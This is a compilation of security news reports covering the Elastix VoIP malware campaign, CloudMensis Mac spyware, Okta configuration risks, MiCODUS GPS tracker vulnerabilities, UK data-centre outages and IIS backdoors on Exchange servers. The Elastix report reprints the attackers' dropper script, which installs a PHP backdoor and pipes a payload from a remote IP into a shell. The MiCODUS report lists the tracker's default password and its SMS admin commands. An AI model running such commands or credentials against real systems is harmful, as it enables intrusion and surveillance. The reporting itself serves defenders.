
Security researchers at Palo Alto Networks' Unit 42 say that the attackers' goal was to plant a PHP web shell that could run arbitrary commands on the compromised communications server.

In a report on Friday, the researchers say that the threat actor deployed "more than 500,000 unique malware samples of this family" between December 2021 and March 2022.

The campaign is still active and shares several similarities to another operation in 2020 that was reported by researchers at cybersecurity company Check Point.

Attack details

The researchers observed two attack groups using different initial exploitation scripts to drop a small-size shell script. The script installs the PHP backdoor on the target device and also creates root user accounts and ensures persistence through scheduled tasks.



```
#!/bin/bash
mkdir -p /var/www/html/rest_phones/
echo -n '...' | base64 -d | tee /var/www/html/rest_phones/some.php > /var/www/html/admin/views/ajax.php
mkdir -p /var/www/html/digium_phones/
cp /var/www/html/admin/views/ajax.php /var/www/html/rest_phones/ajax.php
cp /var/www/html/admin/views/ajax.php /var/www/html/admin/modules/core/ajax.php
cp /var/www/html/admin/views/ajax.php /var/www/html/digium_phones/ajax.php
cp /var/www/html/admin/views/ajax.php /var/www/html/admin/assets/js/config.php
cp /var/www/html/admin/views/ajax.php /var/www/html/admin/assets/config.php
cp /var/www/html/admin/views/ajax.php /var/www/html/admin/assets/ajax.php
touch /var/www/html/admin/views/ajax.php -r /var/www/html/admin/views/footer.php
echo '...' | base64 -d > /var/www/html/admin/views/.htaccess
curl http://37.49.230.74/z/post/noroot.php|sh
echo -n '...' | base64 -d | tee -a /var/spool/asterisk/tmp/tryRoot1.sh > /tmp/tryRoot1.sh; bash /tmp/tryRoot1.sh;
bash /var/spool/asterisk/tmp/tryRoot1.sh; rm -rf /tmp/tryRoot1.sh; rm -rf /var/spool/asterisk/tmp/tryRoot1.sh
```

One of the two scripts used for the initial compromise (Palo Alto Networks)

"This dropper also tries to blend into the existing environment by spoofing the timestamp of the installed PHP backdoor file to that of a known file already on the system," note the security researchers.

The IP addresses of the attackers from both groups are located in the Netherlands, while DNS records reveal links to several Russian adult sites. Currently, parts of the payload-delivery infrastructure remain online and operational.

The scheduled task created by the first script runs every minute to fetch a PHP web shell that is base64 encoded and can manage the following parameters in incoming web requests:

- **md5** – MD5 authentication hash for remote login and web shell interaction.
- **admin** – Select between Elastic and Freepbx administrator session.
- **cmd** – Run arbitrary commands remotely
- **call** – Start a call from the Asterisk command line interface (CLI)

The web shell also features an additional set of eight built-in commands for file reading, directory listing, and reconnaissance of the Asterisk open-source PBX platform.

The report from Unit42 includes technical details on how the payloads are dropped and some tactics to avoid detection in the existing environment. Furthermore, a list of indicators of compromise reveals local file paths the malware uses, unique strings, hashes for shell scripts, and public URLs that host the payloads.

Source: https://www.bleepingcomputer.com/news/security/massive-campaign-hits-elastix-voip-systems-with-500-000-unique-malware-samples/

15. New CloudMensis malware backdoors Macs to steal victims' data

Unknown threat actors are using previously undetected malware to backdoor macOS devices and exfiltrate information in a highly targeted series of attacks.

ESET researchers first spotted the new malware in April 2022 and named it CloudMensis because it uses pCloud, Yandex Disk, and Dropbox public cloud storage services for command-and-control (C2) communication.

CloudMensis' capabilities clearly show that its operators' main goal is to collect sensitive info from infected Macs through various means.

These include screenshots, exfiltration of documents and keystrokes, as well as a listing of email messages, attachments, and files stored from removable storage.

The malware comes with support for dozens of commands, allowing its operators to perform a long list of actions on infected Macs, including:

- Change values in the CloudMensis configuration: cloud storage providers and authentication tokens, file extensions deemed interesting, polling frequency of cloud storage, etc.
- List running processes
- Start a screen capture
- List email messages and attachments
- List files from removable storage
- Run shell commands and upload the output to cloud storage
- Download and execute arbitrary files


Based on ESET's analysis, the attackers infected the first Mac with CloudMensis on February 4, 2022. Since then, they've only sporadically used the backdoor to target and compromise other Macs, hinting at the campaign's highly targeted nature.

The infection vector is also unknown, and the attackers' Objective-C coding abilities also show they're unfamiliar with the macOS platform.

"We still do not know how CloudMensis is initially distributed and who the targets are," ESET researcher Marc-Etienne Léveillé said.

"The general quality of the code and lack of obfuscation shows the authors may not be very familiar with Mac development and are not so advanced.

"Nonetheless, a lot of resources were put into making CloudMensis a powerful spying tool and a menace to potential targets."



CloudMensis' use of cloud storage (ESET)

Bypassing privacy protections

After being deployed on a Mac, CloudMensis can also bypass the macOS Transparency Consent and Control (TCC) system, which prompts the user to grant apps permission to take screen captures or monitor keyboard events.

TCC is designed to block macOS apps from accessing sensitive user data by enabling macOS users to configure privacy settings for apps installed on their systems and devices connected to their Macs, including microphones and cameras.

The rules created by each user are saved within a database on the Mac protected by System Integrity Protection (SIP), which ensures that only the TCC daemon can modify it.

If the user disables SIP on the system, CloudMensis will grant itself permissions by adding new rules to the TCC.db file.

However, "if SIP is enabled but the Mac is running any version of macOS Catalina earlier than 10.15.6, CloudMensis will exploit a vulnerability to make the TCC daemon (tccd) load a database CloudMensis can write to."

The vulnerability it uses, in this case, is a CoreFoundation bug tracked as CVE-2020–9934 and patched by Apple two years ago.

While ESET has only seen this malware abusing this flaw in the wild, the attackers have no shortage of ways to bypass TCC, seeing that Apple has also recently addressed bugs leading to a similar impact.

For instance, they could exploit the Microsoft-discovered powerdir flaw (CVE-2021-30970), Time Machine mounts (CVE-2020-9771), and environment variable poisoning (CVE-2020-9934), or a bundle conclusion issue (CVE-2021-30713).

By circumventing TCC, the malware gains access to infected Macs' screens, can scan connected removable storage for documents of interest, and log keyboard events.

"Usage of vulnerabilities to work around macOS mitigations shows that the malware operators are actively trying to maximize the success of their spying operations," ESET concluded.

"At the same time, no undisclosed vulnerabilities (zero-days) were found to be used by this group during our research. Thus, running an up-to-date Mac is recommended to avoid, at least, the mitigation bypasses."

Source: https://www.bleepingcomputer.com/news/security/new-cloudmensis-malware-backdoors-macs-to-steal-victims-data/

16. Authentication Risks Discovered in Okta Platform

Four newly discovered attack paths could lead to PII exposure, account takeover, and even organizational data destruction.

Researchers at Authomize have discovered four “high impact” security risks in the identity and access management (IAM) platform Okta, according to a Tuesday report.

The risks include cleartext password leakage via SCIM – the System for Cross-domain Identity Management – sharing of passwords and other data over unencrypted HTTP channels, default configurations that allow admins to invade other organizations' IT environments, and mutable identity log spoofing.

Attackers who take advantage of these risks could steal authentication data, access sensitive personal and financial information, and disrupt Okta-managed IT environments.

The Risks in IAM

IAM software organizes which individuals have access to which resources in an IT environment. Platforms like Okta also offer features like password management and single sign-on, allowing users to more seamlessly log in and move from one software environment to another. In all, IAMs are quite convenient for users and administrators alike.

However, an insecure IAM is convenient for attackers for many of the same reasons. The newly discovered risks in Okta could allow hackers or malicious insiders to obtain passwords, take over administrator accounts, or even destroy an entire organization's data.

Take, for example, the third risk outlined in the report.

For global and distributed organizations, Okta utilizes a hub and spoke architecture, where the parent company ("hub") oversees and provides services for the smaller independent businesses ("spokes") it controls. What the researchers discovered is that an admin in an Okta spoke: "can impersonate any account in the hub and/or a downstream app connected to the hub." The report lays out how this might occur, hypothetically:

> ***A small company was acquired by a large Fortune 500. The corporation connected the small company's Okta as a spoke to their main Okta which acts as their hub with the default configuration. A compromised admin from the acquired company's spoke gains super admin privileges throughout their Okta hub by impersonating a super admin and therefore achieves full, unlimited access to the corporate's entire collection of apps and services.***

The small company's administrator could access other businesses' IT environments – including the one belonging to the large Fortune 500 itself – to steal or destroy sensitive data, or leverage the data to do just about anything else.

Are These Vulnerabilities?

The researchers were careful to characterize their findings as "risks," rather than outright vulnerabilities. When they reached out to Okta, Okta explained that "the features are performing as designed and should not be categorized as vulnerabilities." How could that be?

Consider our earlier example. The small company admin can obtain unauthorized access to the hub and other spokes by creating a user with the same identifier as an admin in the hub. That two users in a giant hub and spoke environment can have the same username "is intentional and meant to make it easier to scale access controls across the organization while limiting the scope of control to a specific spoke." However, in practice, they expose the hub to any rogue admin.

Okta offers a way to turn off username duplication, but "these controls are not set by default, making the user potentially insecure from the initial settings. Okta also does little in their guide to explain to their users that they may be at significant risk from these insecure default settings."


"Okta has very good security practices in many areas," the researchers noted, adding that "we are sure similar issues exist in other IAM providers." So, in concluding their study, "our recommendation is that organizations take a proactive approach to implement independent security solutions for their IAM tools."

Source: https://threatpost.com/risks-okta-sso/180249/

17. Popular vehicle GPS tracker gives hackers admin privileges over SMS

Vulnerability researchers have found security issues in a GPS tracker that is advertised as being present in about 1.5 million vehicles in 169 countries.

A total of six vulnerabilities affect the MiCODUS MV720 device, which is present in vehicles used by several Fortune 50 firms, governments in Europe, states in the U.S., a military agency in South America, and a nuclear plant operator.



MiCODUS MV720 user map (BitSight)

The risks stemming from the findings are significant and impact both privacy and security. A hacker compromising an MV720 device could use it for tracking or even immobilizing the vehicle carrying it or to collect information about the routes, and manipulate data.

Considering the roles of many of the device's users, nation-state adversaries could leverage them to perform attacks that might have national security implications.


For example, MiCODUS GPS trackers are used by the state-owned Ukrainian transportation agency, so Russian hackers could target them to determine supply routes, troop movements, or patrol routes, researchers at cybersecurity company BitSight say in a report today.

Vulnerability details

BitSight looked at the particular MiCODUS model because it is a low-cost ($20) and highly-popular device, it has reliable cellular-enabled tracking features and could be used for potentially dangerous activities, such as cutting off the fuel.

While not all of the six vulnerabilities BitSight found have received an identification number, they are described as follows:

CVE-2022-2107: Hardcoded master password on the API server, allowing an unauthenticated remote attacker to gain complete control of any MV720 tracker, perform cut-off fuel actions, track users, and disarm alarms. (critical severity score: 9.8)



#	Host	Method	URL	Params	Edited	Status	Leng
17236	http://app.micodus.net	POST	/OpenAPIV3.asmx/GetTracking	✓		200	768
17235	http://app.micodus.net	POST	/OpenAPIV3.asmx/GetTracking	✓		200	768
17234	http://app.micodus.net	POST	/OpenAPIV3.asmx/GetTracking	✓		200	768
17233	http://api2.gpsxitong.com	POST	/YiwenAPP.asmx/GetAppInfo	✓		200	369
17232	http://app.micodus.net	POST	/OpenAPIV3.asmx/LoginByAndroid	✓		200	850
17231	http://app.micodus.net	POST	/OpenAPIV3.asmx/LoginByAndroid	✓		200	373
17230	http://app.micodus.net	POST	/OpenAPIV3.asmx/GetDeviceSetFormat	✓		200	10585
17229	http://app.micodus.net	POST	/OpenAPIV3.asmx/ExitAndroid	✓		200	357
17228	http://app.micodus.net	POST	/OpenAPIV3.asmx/GetTracking	✓		200	768
17227	http://app.micodus.net	POST	/OpenAPIV3.asmx/GetTracking	✓		200	768

Request


```
POST /OpenAPIV3.asmx/LoginByAndroid HTTP/1.1
Accept: text/html,application/xhtml+xml,application/xml
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Content-Length: 270
User-Agent: Dalvik/2.1.0 (Linux; U; Android 8.0.0; SM-G950F
Build/R16NW)
Host: app.micodus.net
Connection: close
Accept-Encoding: gzip, deflate

LoginAPP-EDKJ&Pass-[redacted]&AppID-
cg0oHtd RCikeFjq7ZFBD7%3AAPA91bHKWK13c977bZujfzoduyRVBFYaP3Ted5Z67
ve[redacted]mcLh7WMUN_IX-276g6HIE5TNI5pRBR3gv
asPlq[redacted]LoginType=1&ChannelType=FCM&Name
=7201[redacted]&GMT=0%3A00&Key=7DU2DJFDR8321
```

Response

```
HTTP/1.1 200 OK
Cache-Control: private, max-age=0
Content-Type: text/xml; charset=utf-8
Vary: Accept-Encoding
Server: Microsoft-IIS/7.5
X-AspNet-Version: 4.0.30319
X-Powered-By: ASP.NET
Date: Tue, 16 Nov 2021 11:53:03 GMT
Connection: close
Content-Length: 578

<?xml version="1.0" encoding="utf-8"?>
<string xmlns="http://tempuri.org/">
{"state":"0","deviceInfo":{"deviceID":[redacted]","sendCommand":"0-0-
0-0-0","deviceName":"yolo","sn":"720[redacted],"icon":"1","model":"
173","modelName":"MV720","timeZone":"0:00","warnStr":"","warnMsg"
:"","new201710":"1","new201803":"1","key2018":"[redacted]5T
NBA==","isPay":"0","isXm":"0","baoyang":"1","version":"10003","ur
```

Targeting the vulnerable API endpoint (BitSight)

CVE-2022-2141: Broken authentication scheme allowing anyone to send some commands to the GPS tracker via SMS and run them with admin privileges. (critical severity score: 9.8)



Functions	Command Format	Reply	Delete	Example	Note
Set Admin Number	admin123456+space+mobile number with country code	admin ok	noadmin123456+space+mobile number with country code	admin123456 0086134*********	Please add your country code as prefix of the admin number
Back to Factory Setting	begin123456	begin ok		begin123456	After sent this sms command, all your configuration will be cleared and the device will get b to factory default settings
Password Change	password+old password+space+new password	password ok		password123456 654321	The password just can be 6 digitals
Restart	rst				After sent this sms command, the configurations will be saved and the device will restart
APN	apn+123456+apn content	apn ok		apn123456 cmnet	Please get the exact correct APN name from the SIM card provider of the tracker, "cmnet" i China Mobile's APN name
	apnuser+123456+space+content	apnuser ok			If the SIM card operator doesn't have APN user, then please ignore this configuration
	apnpasswd+123456+space+content	apnpasswd ok			If the SIM card operator doesn't have APN password, then please ignore this configuration
IP&Port	adminip+123456+space+ip+space+port	adminip ok		admin123456 47.254.77.28 7700	Micodus tracking platform's IP: 47.254.77.28; Port: 7700
Domain	SZCS,123456,DOMAIN=d.micodus.net:7700	OK! Domain=d.micodus.net:7700			
Google Maps Link	G123456# or where	http://maps.google.com/maps?q=00.00000 %2c000.00000 V:A,2019-11-26 10:17:01 S:000km/h,Bat:5ACC:off ,7801000006,S26G06:p:46000, l:13152, c:63162			V:A: Indicates the device has GPS signal; V:V: Indicates the device doesn't have GPS signal; 2019-11-26 10:17:01: Date and Time; S: 000km/h: Speed of the tracker Bat:5: Battery level of the backup battery of the tracker, it has 6 levels: "6" means 100% , "5" 80%, "4" means 60%, "3" means 40%, "2" means 20%, "1" means 10%; ACC: off: The status of the car engine; 7201000006: ID number of the device; S26: GSM signal is 26 G06: GPS signal is 06 p:46000, l:13152, c:63162: p,l,c this 3 parameters means the LBS code


Supported SMS commands for admin users (BitSight)

No assigned CVE: Weak default password (123456) on all MV720 trackers, with no mandatory rule to require the user to change it after initial device set up. (high severity score: 8.1)

CVE-2022-2199: Reflected cross-site scripting (XSS) on the main web server, allowing an attacker to access user accounts, interact with the apps, and view all information accessible to that user. (high severity score: 7.5)

CVE-2022-34150: Insecure direct object reference on the main web server, allowing logged-in users to access data from any Device ID in the server database. (high severity score: 7.1)

CVE-2022-33944: Insecure direct object reference on the main web server, allowing unauthenticated users to generate Excel reports about GPS tracker activity. (medium severity score: 6.5)



https://www.micodus.net/Monitor.aspx

Stop Details

From: 2020-11-16 To: 2021-11-17

No.	From	To	Lat,Lon	Address	Continue Time
1	2021-11-14 22:50	2021-11-14 23:10	39.5[redacted],-8.4[redacted]	Resolve	20Minute
2	2021-11-14 23:17	2021-11-15 13:25	39.5[redacted],-8.4[redacted]	Resolve	14Hour8Minute
3	2021-11-15 13:26	2021-11-16 11:18	39.5[redacted],-8.4[redacted]	Resolve	21Hour51Minute

Accessing location and movement information (BitSight)

BitSight has developed proofs of concept (PoCs) code for the five flaws that received an identification number, demonstrating how they could be exploited in the wild.

Disclosure and fixing

The security firm discovered the critical flaws on September 9, 2021, and attempted to alert MiCODUS immediately but encountered difficulties finding the right person to accept a security report.

The Chinese vendor of the GPS tracker was contacted again on October 1, 2021, but refused to provide a security or engineering contact. Subsequent attempts to contact the vendor in November didn't yield a response.

Finally, on January 14, 2022, BitSight shared all the technical details of its findings with the U.S. Department of Homeland Security and requested them to engage with the vendor via their communication channels.

Currently, the MiCODUS MV720 GPS tracker remains vulnerable to the mentioned flaws, and the vendor hasn't made a fix available.

As such, users of these devices are recommended to disable them immediately until a fix is out or replace them with actively supported GPS trackers. To continue using them would be an extreme security risk, especially after this public disclosure.

Source: *https://www.bleepingcomputer.com/news/security/popular-vehicle-gps-tracker-gives-hackers-admin-privileges-over-sms/*

18. UK heat wave causes Google and Oracle cloud outages

An ongoing heatwave in the United Kingdom has led to Google Cloud and Oracle Cloud outages after cooling systems failed at the companies' data centers.

For the past week, the United Kingdom has suffered an ongoing record-breaking heat wave causing stifling temperatures throughout the region.

However, today, with temperatures reaching a record-breaking 40.2 degrees Celsius (104.4 Fahrenheit), cooling systems at data centers used by Google and Oracle to host their cloud infrastructure have begun to fail.

To prevent permanent damage to hardware components and thus create a prolonged outage, both Google and Oracle have shut down equipment, leading to outages in their cloud services.

Oracle was the first to be affected, with the company reporting a cooling failure at approximately 11:30 AM EST today, causing "non-critical hardware" to be powered down.

"As a result of unseasonal temperatures in the region, a subset of cooling infrastructure within the UK South (London) Data Centre experienced an issue. This led to a subset of our service infrastructure needed to be powered down to prevent uncontrolled hardware failures," reads an Oracle Cloud status message that appears to have been first spotted by TheRegister.

"This step has been taken with the intention of limiting the potential for any long-term impact to our customers."

However, even with only non-critical hardware powered off, Oracle states that customers in this zone may be unable to access their Oracle Cloud Infrastructure resources.

Almost two hours later, Google also reported cooling failures in one of their buildings hosting the Europe-west2-a zone for the region Europe-west2.

"There has been a cooling-related failure in one of our buildings that hosts zone Europe-west2-a for region Europe-west2. This caused a partial failure of capacity in that zone, leading to VM terminations and a loss of machines for a small set of our customers," reads the Google Cloud incident report.

"We're working hard to get the cooling back online and create capacity in that zone. We do not anticipate further impact in zone Europe-west2-a and currently running VMs should not be impacted. A small percentage of replicated Persistent Disk devices are running in single redundant mode."

"In order to prevent damage to machines and an extended outage, we have powered down part of the zone and are limiting GCE preemptible launches. We are working to restore redundancy for any remaining impacted replicated Persistent Disk devices."

Like Oracle, this cooling failure is disrupting Google Cloud customers, with virtual machines being terminated, unreachable machines, and Persistent Disk devices running in single redundancy mode.

Both companies report that they do not expect any further impact as they work to bring cooling systems back online.

Cooling systems restored

Both Google and Oracle have resolved the cooling issues in their data centers, with service restored for Google on Tuesday and Oracle on Wednesday.

Google restored their services Tuesday night at 11:45 PM EST, with the following final status update.

> *"There was a cooling-related failure in one of our buildings that hosts a portion of capacity for zone Europe-west2-a for region Europe-west2 that is now resolved. GCE, Persistent Disk and Autoscaling impacts have been addressed. Customers can launch VMs in all zones of Europe-west2. A small number of HDD backed Persistent Disk volumes are still experiencing impact and will exhibit IO errors. If you are continuing to experience issues with these services, please contact Google Cloud Product Support and reference this message."*

Oracle took a little longer to restore cooling, with services restored Wednesday at 7:00 AM EST.

> *"Following unseasonably high temperatures in the UK South (London) region, two cooler units in the data center experienced a failure when they were required to operate above their design limits. As a result, temperatures in the data center began to climb causing a subset of Compute infrastructure to go into protective shut down."*

Source: https://www.bleepingcomputer.com/news/security/uk-heat-wave-causes-google-and-oracle-cloud-outages/

19. Microsoft Exchange servers increasingly hacked with IIS backdoors

Microsoft says attackers increasingly use malicious Internet Information Services (IIS) web server extensions to backdoor unpatched Exchange servers as they have lower detection rates compared to web shells.

Because they're hidden deep inside the compromised servers and often very hard to detect being installed in the exact location and using the same structure as legitimate modules, they provide attackers' with a perfect and durable persistence mechanism.

"In most cases, the actual backdoor logic is minimal and cannot be considered malicious without a broader understanding of how legitimate IIS extensions work, which also makes it difficult to determine the source of infection," the Microsoft 365 Defender Research Team said Tuesday.

Persistent access to compromised servers

Threat actors rarely deploy such malicious extensions after compromising a server using exploits for various unpatched security flaws in a hosted app.

They're usually deployed after a web shell is deployed as the first payload in the attack. The IIS module is deployed later to provide stealthier and persistent (update resistant) access to the hacked server.


Microsoft previously saw custom IIS backdoors installed after threat actors exploited ZOHO ManageEngine ADSelfService Plus and SolarWinds Orion vulnerabilities.

After deployment, malicious IIS modules allow threat actors to harvest credentials from system memory, collect information from the victims' network and infected devices, and deliver more payloads.

More recently, in a campaign between January and May 2022 that targeted Microsoft Exchange servers, attackers deployed malicious IIS extensions to gain access to victims' email mailboxes, run commands remotely, and steal credentials and confidential data.

"After a period of doing reconnaissance, dumping credentials, and establishing a remote access method, the attackers installed a custom IIS backdoor called FinanceSvcModel.dll in the folder C:\inetpub\wwwroot\bin\," Microsoft added.

"The backdoor had the built-in capability to perform Exchange management operations, such as enumerating installed mailbox accounts and exporting mailboxes for exfiltration."



Handler Mappings

Use this feature to specify the resources, such as DLLs and managed code, that handle responses for specific request types.

Group by: State

Name	Path	State	Path Type	Handler	Entry Type
aspq-ISAPI-4.0_64bit	*.aspq	Enabled	Unspecified	IsapiModule	Inherited
AssemblyResourceLoader-Integrated	WebResource.axd	Enabled	Unspecified	System.Web.Handlers.Assem...	Inherited
AssemblyResourceLoader-Integrated-4.0	WebResource.axd	Enabled	Unspecified	System.Web.Handlers.Assem...	Inherited
AXD-ISAPI-2.0	*.axd	Enabled	Unspecified	IsapiModule	Inherited
AXD-ISAPI-2.0-64	*.axd	Enabled	Unspecified	IsapiModule	Inherited
AXD-ISAPI-4.0_32bit	*.axd	Enabled	Unspecified	IsapiModule	Inherited
AXD-ISAPI-4.0_64bit	*.axd	Enabled	Unspecified	IsapiModule	Inherited
Backdoor	*.gif	Enabled	Unspecified	System.Web.owa	Local
cshtm-Integrated-4.0	*.cshtm	Enabled	Unspecified	System.Web.HttpForbiddenH...	Inherited

Example IIS backdoor installed as an IIS handler (Microsoft)

Malware deployed on Exchange servers as malicious IIS modules

Kaspersky has also recently spotted malware delivered as IIS extensions onto Microsoft Exchange servers to execute commands and steal credentials remotely.

In December, a malicious IIS web server module named Owowa was used to target government organizations and public transportation companies across Southeast Asia and Europe.

Another IIS malware dubbed SessionManager was used in the wild without being detected since at least March 2021 (right after the start of last year's massive wave of ProxyLogon attacks) in attacks against government and military organs from Europe, the Middle East, Asia, and Africa.

"Once dropped into the victim's system, cybercriminals behind the backdoor can gain access to company emails, update further malicious access by installing other types of malware or clandestinely manage compromised servers, which can be leveraged as malicious infrastructure," Kaspersky said at the time.

"IIS modules are not a common format for backdoors, especially when compared to typical web application threats like web shells and can therefore easily be missed during standard file monitoring efforts."

ESET researchers have also analyzed 14 native IIS malware families, outlining their capabilities in a report published in August 2021 (research paper available here).

